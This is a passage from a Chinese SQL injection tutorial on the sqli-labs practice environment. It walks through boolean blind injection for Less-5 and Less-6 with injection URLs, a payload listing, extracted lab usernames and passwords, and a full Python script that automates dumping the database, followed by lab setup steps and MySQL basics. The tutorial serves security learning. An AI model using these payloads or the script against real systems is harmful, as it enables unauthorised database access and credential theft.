当前数据库名长度为：8
```

接下来就要对数据库名的每个字符进行猜解
http://127.0.0.1/sqlilabs/Less-5/?id=1' and (left(database(),1)='s')--+

left(database(),1)='s'表示数据库名从左往右取一个字符，判断该字符是否等于 s
left(database(),2)='se'表示数据库名从左往右取两个个字符，判断该字符是否等于 se
这里的 s 和 se 并不是固定的，你可以尝试 ASCII 表中的每个字符
同样写成脚本跑一下，效果图如下


下面要查询 security 数据库下的表的个数
http://127.0.0.1/sqlilabs/Less-5/?id=1' and 1=(select count(table_name) from information_schema.tables where table_schema='security')--+
将等号左边的 1 进行递增即可判断出 security 数据库下表的个数，效果图如下




如果你不熟悉文中出现的 select 语句，可以参考：sqli-labs lession1-4
然后就是判断每个表名的长度
http://127.0.0.1/sqlilabs/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 0,1),1,1))--+
使用上面这个 payload，如果页面返回"You are in"，则表示第一张表的长度至少为 1，同样的，我们可以对 limit num,1),num,1))num 部分进行递增判断，如果进行到 limit 0,1),7,1)) 时页面返回空，则说明第一张表的长度为 7-1=6
判断出表名长度后，就要对表名进行猜解
http://127.0.0.1/sqlilabs/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 0,1),1,1))=1--+
这里其实跟上面的猜解数据库名原理是一样的，将等号右边的 1 进行递增判断，如果页面返回"You are in"，则表示第一张表的第一个字符的 ASCII 码为 1，在参考 ASCII 码找到对应的字符就可以了。下面是程序运行效果图(截取部分吧，太多了)

```
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=95--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=96--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=97--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=98--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=99--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=100--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=102--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=104--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=105--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=106--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=107--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=108--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=109--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=110--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=111--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=112--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=113--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=114--+
' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=115--+
```

```
当前数据库名长度为：8
开始猜解数据库名......
数据库名：
[+] security
一共有4张表
开始猜解表名......
e
em
ema
emai
email
emails
r
re
ref
refe
refer
refere
referer
referers
u
ua
uag
```

```
当前数据库名长度为：8
开始猜解数据库名......
数据库名：
[+] security
一共有4张表
开始猜解表名......
emails
referers
uagents
users
表名： ['emails', 'referers', 'uagents', 'users']
```

接下来就要猜解每个表里的列的个数、列名以及列名长度，列名猜解，和上面原理都差不多，这里不再赘述，直接给出 payload(以 users 表为例子)。

猜解列的个数

http://127.0.0.1/sqlilabs/Less-5/?id=1' and %d=(select count(column_name) from information_schema.columns where table_name='users')--+


猜解列名长度

http://127.0.0.1/sqlilabs/Less-5/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name="users" limit 0,1),1,1))--+

猜解列名

http://127.0.0.1/sqlilabs/Less-5/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name="users" limit 0,1),1,1))=97--+

程序运行效果图




最后就是要猜解每个列里面的具体字段的长度以及值了(这里以猜解 username 为例)

判断字段长度

http://127.0.0.1/sqlilabs/Less-5/?id=1' and 1=(select count(username) from security.users)--+

判断字段长度

http://127.0.0.1/sqlilabs/Less-5/?id=1' and ascii(substr((select username from security.users limit 0,1),1,1))--+

判断字段值

http://127.0.0.1/sqlilabs/Less-5/?id=1' and ascii(substr((select username from security.users limit 0,1),1,1))=95--+

程序运行效果图

```
开始爆破以下字段： ['username', 'password']
username :
[+] Dumb
[+] Angelina
[+] Dummy
[+] secure
[+] stupid
[+] superman
[+] batman
[+] admin
[+] admin1
[+] admin2
[+] admin3
[+] dhakkan
[+] admin4
password :
[+] Dumb
[+] I-kill-you
[+] p@ssword
[+] crappy
[+] stupidity
[+] genious
[+] mob!le
[+] admin
```

最后给出完整的 python 代码(python3)

```python
import requests
url = 'http://192.168.1.158/sqlilabs/Less-5/?id=1'
db_length = 0
db_name = ''
table_num = 0
table_len = 0
table_name = ''
table_list = []
column_num = 0
column_len = 0
column_name = ''
column_list = []
dump_num = 0
dump_len = 0
dump_name = ''
dump_list = []
i = j = k = 0
### 当前数据库名长度 ###
for i in range(1,20):
    db_payload = '''' and (length(database())=%d)--+''' %i
    # print(url+db_payload)
    r = requests.get(url+db_payload)
    if "You are in" in r.text:
        db_length = i
```


```
        print('当前数据库名长度为：%d' % db_length)
        break
### 当前数据库名 ###
print('开始猜解数据库名......')
for i in range(1,db_length+1):
    for j in range(95,123):
        db_payload = '''' and (left(database(),%d)='%s')--+''' %
(i,db_name+chr(j))
        r = requests.get(url+db_payload)
        if "You are in" in r.text:
            db_name += chr(j)
            # print(db_name)
            break
print('数据库名：\n[+]',db_name)
### 当前数据库表的数目 ###
for i in range(100):
    db_payload = '''' and %d=(select count(table_name) from
information_schema.tables where table_schema='%s')--+''' % (i,db_name)
    r = requests.get(url+db_payload)
    # print(url+db_payload)
    if "You are in" in r.text:
        table_num = i
        break
print('一共有%d 张表' % table_num)
print('开始猜解表名......')
### 每张表的表名长度及表名 ###
for i in range(table_num):
    table_len = 0
    table_name = ''
    #### 表名长度 ####
    for j in range(1,21):
        db_payload = '''' and ascii(substr((select table_name from
information_schema.tables where table_schema="security"
limit %d,1),%d,1))--+''' % (i,j)
        r = requests.get(url+db_payload)
        # print(db_payload)
        if "You are in" not in r.text:
            table_len = j-1
            #### 猜解表名 ####
            for k in range(1,table_len+1):
                for l in range(95,123):
                    db_payload = '''' and ascii(substr((select table_name from
information_schema.tables where table_schema=database()
limit %d,1),%d,1))=%d--+''' % (i,k,l)
```

```
                    # print(db_payload)
                    r = requests.get(url+db_payload)
                    # print(db_payload)
                    if "You are in" in r.text:
                        table_name += chr(l)
            print(table_name)
            table_list.append(table_name)
            break
print('表名：',table_list)
### 每个表的列的数目、列名及列名长度 ###
for i in table_list:
    #### 每个表的列的数目 ####
    for j in range(100):
        db_payload = '''' and %d=(select count(column_name) from
information_schema.columns where table_name='%s')--+''' % (
        j, i)
        r = requests.get(url + db_payload)
        if "You are in" in r.text:
            column_num = j
            print(("[+] 表名：%-10s\t" % i) + str(column_num) + '字段')
            break
#### 猜解列名长度 ####
column_num = 3
print('%s 表中的列名：' % table_list[-1])
for j in range(3):
    column_name = ''
    for k in range(1,21):
        db_payload = '''' and ascii(substr((select column_name from
information_schema.columns where table_name="%s" limit %d,1),%d,1))--+''' %
(table_list[-1],j,k)
        r = requests.get(url+db_payload)
        if "You are in" not in r.text:
            column_len = k-1
            # print(column_len)
            break
        #### 猜解列名 ####
        for l in range(95,123):
            db_payload = '''' and ascii(substr((select column_name from
information_schema.columns where table_name="%s" limit %d,1),%d,1))=%d--+''' %
(table_list[-1],j,k,l)
            r = requests.get(url + db_payload)
            if "You are in" in r.text:
                column_name += chr(l)
    print('[+] ',column_name)
```


```
    column_list.append(column_name)
print('开始爆破以下字段：',column_list[1:])
for column in column_list[1:]:
    print(column,': ')
    dump_num = 0
    for i in range(30):
        db_payload = '''' and %d=(select count(%s) from %s.%s)--+''' %
(i,column,db_name,table_list[-1])
        # print(db_payload)
        r = requests.get(url+db_payload)
        if "You are in" in r.text:
            dump_num = i
            # print(i)
            break
    for i in range(dump_num):
        dump_len = 0
        dump_name = ''
        #### 字段长度 ####
        for j in range(1, 21):
            db_payload = '''' and ascii(substr((select %s from %s.%s
limit %d,1),%d,1))--+''' % (column,db_name,table_list[-1],i,j)
            r = requests.get(url + db_payload)
            if "You are in" not in r.text:
                dump_len = j-1
                for k in range(1, dump_len + 1):
                    for l in range(1,256):
                        db_payload = '''' and ascii(substr((select %s
from %s.%s limit %d,1),%d,1))=%d--+''' % (column,db_name,table_list[-1],i,k,l)
                        # print(db_payload)
                        r = requests.get(url+db_payload)
                        if "You are in" in r.text:
                            dump_name += chr(l)
                            # print(dump_name)
                            break
                break
        print('[+]',dump_name)
```

## 1.11.2Lession 6

至于第六关，看一下报错信息应该能猜出后台 SQL 查询语句为 SELECT * FROM users WHERE id="$id" LIMIT 0,1




所以直接将第五关写的代码修改一下，把代码中 payload 部分的’(单引号)改成”(双引号)即可




### 1.11.3 总结

写这个代码只是为了学习 sql 盲注，在写的过程中也想放弃，因为一直出错而且不知道错在哪里，但是最后还是完整的写完。其实代码还有很多地方可以改进，例如猜解字符可以使用二分法，这样效率会更快。还是继续努力吧。

## 1.12Sqli-labs 环境搭建


### 1.12.1 简介

SQLI-LABS 是集成了多种 SQL 注入类型的漏洞测试环境，可以用来学习不同类型的 SQL 注入。


```
1、Error Based Sql Injections - Union select type.
2、Error Based Sql Injections - Double Query type.
3、Boolian Based Blind Injections.
4、Time Based Blind Injections.
5、Dumping the DB using outfile / Dumpfile.
6、POST based Sql injections Error based type - union select.
7、POST based Sql injections - Double injection type.
8、POST based Blind injections -Boolian / Time based.
9、Injection in the UPDATE query.
10、Injection in the Headers.
11、Injection in cookies.
```

## 1.12.2 环境搭建


下载 phpstudy：http://www.phpstudy.net/
下载 sqli-labs：https://github.com/Audi-1/sqli-labs
将下载好的 sqli-labs 解压放入 phpstudy 的 www 目录下
修改 sql-connections/db-creds.inc 文件当中的 mysql 账号密码




选择第一个进行安装





访问 http://127.0.0.1/sqlilabs/，在最下方即可看见题目地址




## 1.12.3 数据库基础知识

select * from table_name limit m,n;表示从 m+1 开始取 n 条查询记录




desc 表名(查看表的结构)

```
mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| uagents            |
| users              |
+--------------------+
4 rows in set (0.00 sec)

mysql> desc users;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(3)      | NO   | PRI | NULL    | auto_increment |
| username | varchar(20) | NO   |     | NULL    |                |
| password | varchar(20) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)

mysql>
```


查看表的结构

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| challenges         |
| mysql              |
| security           |
| test               |
+--------------------+
5 rows in set (0.00 sec)

mysql> use information_schema;
Database changed
```

```
mysql> show tables;        数据库information_schema中的表
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
28 rows in set (0.00 sec)

mysql>
```

